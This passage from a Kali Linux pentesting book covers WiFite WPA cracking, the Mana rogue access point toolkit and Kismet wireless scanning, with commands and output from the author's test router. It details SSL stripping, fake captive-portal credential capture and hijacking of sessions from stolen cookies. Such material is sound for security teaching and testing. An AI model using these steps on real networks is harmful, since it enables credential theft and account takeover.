
WiFite has some command line switches that allow us to tailor our attacks. For example we can use our wireless card (***-I wlan0***) to target WPA secured routers by using the “***--wpa***” switch. Specify an individual Wi-Fi router by name, if we know it, by using the “***-e [AP Name]***” switch. Tell it to crack the passkey “***--crack***” using Aircrack to verify the handshake, “***--aircrack***”. Lastly, we can include a dictionary file to speed up cracking the passkey by using the dictionary file “***--dict /Path***” switch.

The final command against my test router looked like this:



```
root@kali:~# wifite --wpa -e dlink -i wlan0 --aircrack --crack --dict /usr/share
/fern-wifi-cracker/extras/wordlists/common.txt
```

As WiFite does not have its own dictionary files, I simply used the one from Fern that we used in the last chapter. When the command executed, it only took the program a few seconds to recover the wireless key:



```
[+] starting WPA cracker on 1 handshake
[0:00:00] cracking dlink with aircrack-ng

[+] cracked dlink (B8:A3:86:[redacted])!
[+] key:    "password"
```

The command line switches open up some interesting opportunities. For example, you can use the “***--all***” switch with the WPA encryption switch (***--wpa***) to attack all networks detected that use WPA. Additionally, you can use the power switch (***--power 60***) and the WPS switch (--wps) to crack all Wi-Fi networks using WPS that have a power rating over 60 decibels.

Conclusion

WiFite is a streamlined program that allows you to perform wireless network pentesting very quickly. In this chapter we demonstrated how to use the WiFite program to discover and test network security from an easy to use menu driven system. We also discussed how to use command line switches with WiFite to customize our tests.


Chapter 28

Rouge Wi-Fi Router Attacks with Mana

Mana

Tool Authors: Sensepost, Dominic White & Ian de Villiers
Tool Website: https://github.com/sensepost/mana

Smart devices that use Wi-Fi are also vulnerable to Rogue Wi-Fi attacks. If we setup a rogue Wireless Router and the target connects to it, we can see everything the target is doing. And if you are running a program like Sensepost's Mana you will even be able to see encrypted communication.



Warning:

If you want to try out Mana, I highly suggest that you install it on a separate VM copy of Kali Linux.

I do not recommend installing Mana on the same VM that you are using for the tutorials in this book as it makes several changes that are not easily undone.

Like other rogue Wi-Fi router programs Mana creates a rogue wireless router, but it is capable of so much more. Mana runs as a user defined access point, but it also listens for computers and mobile devices to beacon for preferred Wi-Fi networks, which it can then impersonate. Once someone connects to the rogue device, it automatically runs SSLstrip to downgrade secure communications to regular HTTP requests, and can bypass/redirect HSTS. This allows the attacker to view all session data. Mana also allows you to crack Wi-Fi passwords, grabs login sessions cookies and lets you impersonate these sessions with Firelamb.

But that is not all; it can also impersonate a captive portal and can simulate internet access in places where there is no access. See the tool website for more information and check out the creator's Defcon 2014 Presentation:

https://www.youtube.com/watch?v=szroUxCD13I

Mana uses a lot of the tools already installed in Kali and works amazingly well, though at the time of this writing I did have some issues getting it to run with the latest version of Kali.

Enough introductions, let's see Mana in action:

1. To install Mana, simply open a terminal and type, "***apt-get install mana-toolkit***"
2. When install is complete, you can edit configuration settings in the "***/etc/mana-toolkit/hostapd-karma.conf***" file. It defaults to using a Wi-Fi adapter on Wlan0 and uses the rogue router name of "***Internet***". If this is okay you don't need to change anything.


That is it; you are pretty much all set to run Mana. All we need to do is run one of Mana's program scripts located in "***/usr/share/mana-toolkit/run-mana***".

The scripts are:

start-nat-simple.sh
start-noupstream.sh
start-nat-full.sh
start-noupstream-eap.sh

For this tutorial let's just run Mana's main "nat-full" attack script.

3. Type "***iwconfig***" to be sure Kali sees your wireless card:



```
root@kali:~# iwconfig
wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

4. Change directory to "***usr/share/mana-toolkit/run-mana"***
5. Type, "***./start-nat-full.sh***" to start Mana.

Mana then starts the rouge Wireless Router, SSLstrip and all the other needed tools and begins listening for traffic:

```
root@kali:/usr/share/mana-toolkit/run-mana# ./start-nat-full.sh
hostname WRT54G
Current MAC:   23:23:04:45:67:2d (Bogus Wi-Fi Mac)
Permanent MAC: 23:23:04:45:67:2d (Bogus Wi-Fi Mac)
New MAC:       d4:76:b2:6f:21:87 (unknown)
Configuration file: /etc/mana-toolkit/hostapd-karma.conf
Using interface wlan0 with hwaddr 00:11:00:33:11:00 and ssid "Internet"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
Internet Systems Consortium DHCP Server 4.3.1
Copyright 2004-2014 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /etc/mana-toolkit/dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan0/00:11:22:33:44:00/10.0.0.0/24
Sending on   LPF/wlan0/00:11:22:33:44:00/10.0.0.0/24
Sending on   Socket/fallback/fallback-net
/usr/share/mana-toolkit/sslstrip-hsts/sslstrip2
Generated RSA key for leaf certs.
```

Mana is fascinating to watch. Once someone connects, Mana will display and store any creds and cookies detected as the target surfs the web. You can also view Mana creating secure certificates on the fly to bypass secure communications.

6. When done, press "***Enter***" to stop Mana. You may have to hit "***Ctrl-c***" if it doesn't respond after a while.
7. To check what live login sessions you have captured run "***firelamb-view.sh***" to view captured authentication cookies.

This asks which session you want to try from the captured cookie sessions. It then tries to open the session in Firefox. If the user is still logged in you could take over their session. So if they logged into their e-mail account, you could possibly mirror their login and have access to their online e-mail account.

You can also review the log files manually in "***/var/lib/mana-toolkit***". Viewing the log files I was able to see a clear text account login from my Android device:


```
2015-08-30 20:27:26,201 SECURE POST Data (login: --REDACTED--.com):
loginfmt=cyberarms%40&login=cyberarms&passwd=password
```

The first line shows what website the user logged in to and the second shows their username and password. This would have been normally done via encrypted https and not viewable. But Mana displays it in plain text.

Captive Portal

As mentioned earlier, Mana also comes equipped with a "Captive Portal" imitator. If you have ever used Wi-Fi at a fast food restaurant, hotel or "internet cafe" then you have seen a captive portal. A captive portal is a secure way to share internet with public users.

If you surf to the main Kali IP address in a browser, you will see that the default webpage has been changed. It now mimics a captive portal Wi-Fi login:



Let us Autoconfigure OR Choose your account type, and login below.

Service: Google

Register if you don't have a local account.

Let us Autoconfigure OR Choose which service to log in with below.

The captive portal "allows" the target system access to the internet by asking them to first log in using the following popular options:

Google
Facebook

Twitter
Microsoft
Local

Once they “login” with their credentials, Mana allows them to connect out to the internet.

Conclusion

Mana is a really easy way to setup an automated and feature rich wireless testing system. Though I did have some issues getting it to run in the latest version of Kali, I am sure the problems will be addressed soon. In the next chapter we will look at a tool that scans the wireless area around you and records any clients or wireless routers that it finds.

Chapter 29


Kismet

Tool Author: Mike Kershaw
Tool Website: http://www.kismetwireless.net/

If you need to scan your company to see what Wi-Fi networks are available and need to create a report on it, Kismet is a great tool. Kismet does an amazing job of finding and recording access points & clients, and logs them in several different formats.

Scanning with Kismet

1. Start Kismet from the menu "*Applications > 06 - Wireless Attacks > kismet*" to see its options, or just type, "*kismet*" at a terminal prompt:




```
[ --- No networks seen --- ]

[ --- No clients seen --- ]

No GPS in Kismet is running as root
 0        Kismet was started as root.  This isn't the recommended
          way to start Kismet as it can be dangerous -- the risk
          to your system from any programming errors is increased.
          See the README section 'SUID INSTALLATION & SECURITY' for
          more information.
 0 ────── [ ] Do not show this warning in the future

         (Connection refused) will attempt to reconnect in 5 seconds.
ERROR: Could not connect to Kismet server 'localhost:2501'
         (Connection refused) will attempt to reconnect in 5 seconds.
ERROR: Could not connect to Kismet server 'localhost:2501'
         (Connection refused) will attempt to reconnect in 5 seconds.
```

2. Click "*OK*" at the "*Kismet is running as root*" message.

3. Click "*Yes*" to start the Server.

4. At the Server Options screen you can just take the default values and select "*Start*":




```
Startup Options
[X] Logging
Log Title Kismet
[X] Show Console
```

5. At the "*Add a Source Now*" prompt click "*Yes*".

6. In the "Add Source" pop-up window type in your wireless card interface name on the *Intf_* line. You can use "*wlan0*" or even "*mon0*" if your Wi-Fi card is already in monitoring


mode. Optionally you can add a descriptive name for your interface. Then click "***Add***":



```
Add Source
Intf wlan0
Name
Opts
    [ Cancel ]          [ Add ]
```

And that is it! Kismet will begin recording all wireless devices and packets that it sees.


7. Click the "***Close Console Window***" button to close the console screen to see the graphical interface:



```
Kismet Sort View Windows
  Name                 T C  Ch  Pkts  Size          kali
! <Hidden SSID>        A 0  11   418  526K
! dlink                A 0  11    52    0B          Elapsed
 MAC                Type    Freq  Pkts  Size Manuf  00:03.56

[ --- No clients seen --- ]                         Networks
                                                    3
No GPS data (GPS not connected) Pwr: AC
 325                                    Packets     Packets
                                                    752

                                                    Pkt/Sec
                                                    0
 0

                                                    Filtered
                                                    0
                                        Data
    3:7C, encryption yes, channel 11, 300.00 mbit
```

This might look a little confusing at first, but basically detected networks and devices show up in the upper left corner. The bottom graph shows detected traffic, yellow represents packets, where the red represents data. You can use the "View" and "Sort" menu options to decide what data to show on the screen, and how it is sorted. Play around with the different Sort options to get a hang of it.

The longer Kismet runs the better view you will get of the surrounding environment.




Note:

You may have heard of the term "War Driving". Basically what this means is to drive around town with a Wi-Fi monitoring program and grab area Wi-Fi information. Kismet is a program that is used quite frequently for war driving.

Simply run Kismet on your laptop as you drive around. Add a GPS source (like a smart phone) and Kismet will add GPS location to each network that it discovers. When you are done you can create a nice map of area Wi-Fi networks.


8. When you feel Kismet has run long enough, click on the "***Kismet***" menu option and then "***Quit***".

9. You will then be asked if you want to Stop the Kismet Server, go ahead and click, "***Kill***":



```
Stop Kismet server before quitting?
This will stop capture & shut down any other
clients that might be connected to this server
Not stopping the server will leave it running in
the background.
```

Kismet will then stop the service, shutdown and leave us at a terminal prompt. Great, so what do we do now? If you look in the shutdown messages, you will see that several Kismet Logs were created:




```
[SERVER] INFO: Closed pcapdump log file 'Kismet-20160228-14-50-46-1.pcapdump', 3
587
[SERVER]       logged.
[SERVER] INFO: Closed netxml log file 'Kismet-20160228-14-50-46-1.netxml', 3 log
ged.
[SERVER] INFO: Closed nettxt log file 'Kismet-20160228-14-50-46-1.nettxt', 3 log
ged.
[SERVER] INFO: Closed gpsxml log file 'Kismet-20160228-14-50-46-1.gpsxml', 0 log
ged.
[SERVER] INFO: Closed alert log file 'Kismet-20160228-14-50-46-1.alert', 0 logge
d.
```

Your Wi-Fi card many still be in monitoring mode when it exits, so you might need to manually turn it off:

ifconfig wlan0mon down

Analysing the Data

Now we will take a moment and look at the data that we collected. Go ahead and surf to your root directory, and list the files with the "*ls"* command:



```
root@kali:~# ls Kismet*
Kismet-20160228-14-43-57-1.alert     Kismet-20160228-14-45-47-1.netxml
Kismet-20160228-14-43-57-1.gpsxml    Kismet-20160228-14-45-47-1.pcapdump
Kismet-20160228-14-43-57-1.nettxt    Kismet-20160228-14-50-46-1.alert
Kismet-20160228-14-43-57-1.netxml    Kismet-20160228-14-50-46-1.gpsxml
Kismet-20160228-14-43-57-1.pcapdump  Kismet-20160228-14-50-46-1.nettxt
Kismet-20160228-14-45-47-1.alert     Kismet-20160228-14-50-46-1.netxml
Kismet-20160228-14-45-47-1.gpsxml    Kismet-20160228-14-50-46-1.pcapdump
Kismet-20160228-14-45-47-1.nettxt
root@kali:~#
```

This is where the fun starts, all the information gathered is located in these files.

.Alert contains any alert data that was generated

.Gpsxml contains GPS data if you used a GPS source

.Nettxt contains all of the data collected in a nice text output

.Netxml contains all of the data in XML format

.Pcapdump contains a packet capture of the entire session!

Now that we have all this information, let's take a moment and look at the '.pcapdump' and '.nettxt' files.


PCAP Beacon Frame Analysis in Wireshark

The '.pcapdump' file is a pcap file or a packet capture file. This means that we can open the file in a program like WireShark and view every beacon packet that Kismet detected.

1. Start Wireshark ("***wireshark &***" at a terminal prompt).
2. Load in the pcapdump file:

   Click "***File***" then "***Open***"

   Select the "***Kismet -[Date Time Stamp].pcapdump***" file in the root directory and click "***Open***":




Look in: /root

Computer
root

Name
Kismet-20160228-14-43-57-1.alert
Kismet-20160228-14-43-57-1.gpsxml
Kismet-20160228-14-43-57-1.nettxt
Kismet-20160228-14-43-57-1.netxml
Kismet-20160228-14-43-57-1.pcapdump
Kismet-20160228-14-45-47-1.alert

3. The pcap file will open in WireShark and you can view all of the beacon control frames:




No.	Tim	Source	Destination	Protocol	Length	Info
191	9…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
193	1…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
195	1…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
196	1…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
197	1…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
198	1…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
200	2…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
202	2…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
204	2…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
216	3…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
436	3…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
677	3…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
679	3…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
681	4…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
731	4…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
830	4…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
859	4…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
861	4…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,
865	5…	D-LinkIn…	Broadcast	802.11	328	Beacon frame,

As you can see, kismet recorded the network communication of any beacon packet that it detected during the scan. Beacon packets are basically management packets that Wi-Fi devices send out to advertise their service.

Kismet Text File Analysis


For the last stop in out short Kismet tour, let's look at the "*.*nettxt*" text file.

1. Open the text file in your favorite text editor or you can just "*cat*" the file. The screenshot below is from Leafpad that comes with Kali:


Kismet-20160228-14-50-46-1.nettxt
File Edit Search Options Help

```
Network 3: BSSID B8:A3:[redacted]
 Manuf      : D-LinkIn
 First      : Sun Feb 28 14:52:57 2016
 Last       : Sun Feb 28 14:55:44 2016
 Type       : infrastructure
 BSSID      : B8:A3:[redacted]
   SSID 1
    Type       : Beacon
    SSID       : "dlink"
    First      : Sun Feb 28 14:52:57 2016
    Last       : Sun Feb 28 14:55:44 2016
    Max Rate   : 300.0
    Beacon     : 10
    Packets    : 98
    WPS        : Configured
    WPS Manuf  : D-Link
    Dev Name   : DIR-645
    Model Name : D-Link Router
    Model Num  : DIR-645
    Encryption : WPA+PSK
    Encryption : WPA+TKIP
    Encryption : WPA+AES-CCM
    WPA Version: WPA+WPA2
 Channel    : 11
```

The text file gives us a ton of information, listing each Wi-Fi network as shown above. It labels each Access Point as a Network, and lists each client that connects to it, as below:



```
Client 1: MAC 1C:30:8A:00:00:00
Manuf: Hewlett-Packard
First: Sun Feb 28 14:52:57 2016
Last: Sun Feb 28 14:55:44 2016
Channel: 11
Max Seen: 1000
```

Take a minute and look through the file. Any hidden router should be displayed by name along with the MAC address of all the connected clients. As you can see, trying to mask the router name or filter by MAC address are not effective forms of wireless security as Kismet reveals all of the relative information.

Conclusion

We can learn a lot about the networks around us by simply running Kismet and analyzing the logs. When analyzed, the logs could show us if clients are connecting to wireless networks that they shouldn't be and could also reveal rogue Wi-Fi routers that should not be active at all in your organization.

There are a lot of features of Kismet that we did not cover. The XML logs can be used by other programs to create interactive maps or graphs. And viewing the logs with GPS data (not covered) can help reveal the general location of wireless access devices.

In this section we covered several tools that can be used to test wireless security. We looked at routers and how they can be vulnerable if the firmware is not up to date and if strong passwords & passkeys are note used. We discussed the Aircrack-ng tools and looked at several tools that can be used to test and attack wireless networks. We demonstrated that when wireless networks are not secured properly a hacker could take them over and control where you go, and can ever recover credentials from Wi-Fi communication. In the next section we will switch gears a bit and see how Kali can be run on a Raspberry Pi.

Resources

Kismet Documentation - https://www.kismetwireless.net/documentation.shtml

Raspberry Pi

Chapter 30

